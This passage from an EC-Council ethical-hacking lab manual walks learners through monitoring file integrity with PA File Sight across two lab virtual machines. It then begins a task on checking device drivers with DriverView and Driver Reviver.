
41. Switch to the **Windows Server 2022** virtual machine Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**. Open **Secret.txt** in the **File Directory** on **Desktop**, modify some of the text in the file, and then **Save** and close the file.



42. Switch back to the **Windows 11** virtual machine and observe that PA File Sight has recorded some activity in the notepad file, as shown in the screenshot.


43. The software even shows the File Accessed/min in the graphical method, as shown in the screenshot.

44. Click on the **notepad.exe** link to view the activities done by the user.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

45. The **CEH\Administrator notepad.exe** window appears. If it shows a blank window, then switch to the **Windows Server 2022** virtual machine, type some content into the **Secret.txt** file, save the file, and then immediately switch back to the **Windows 11** virtual machine to view the activity.
46. If you have added some text in the Secret.txt file, you can view that in the activity window.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

47. Switch back to the **Windows Server 2022** virtual machine and delete the **Secret.txt** file, then switch back to the **Windows 11** virtual machine. Wait for a while and an **Alert from Windows11** pop-up appears, indicating an internal error, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

48. Now, scroll down to view the **Recent Alerts** section; in the **Full History** option, select **1 day** link. You will find that the file has been deleted, as shown in the screenshot.



49. This is how to monitor the file integrity using PA File Sight.
50. Close all open windows.
51. You can also use other file and folder integrity checking tools such as **Tripwire File Integrity and Change Manager** (https://www.tripwire.com), **Netwrix Auditor** (https://www.netwrix.com), **Verisys** (https://www.ionx.co.uk), or **CSP File Integrity Checker** (https://www.cspsecurity.com) to perform file and folder monitoring.

Task 8: Perform Device Driver Monitoring using DriverView and Driver Reviver

When the user downloads infected drivers from untrusted sources, the system installs malware along with the device drivers; malware uses these drivers as a shield to avoid detection. One can scan for suspicious device drivers using tools such as DriverView and Driver Reviver that verify if they are genuine and downloaded from the publisher's original site.

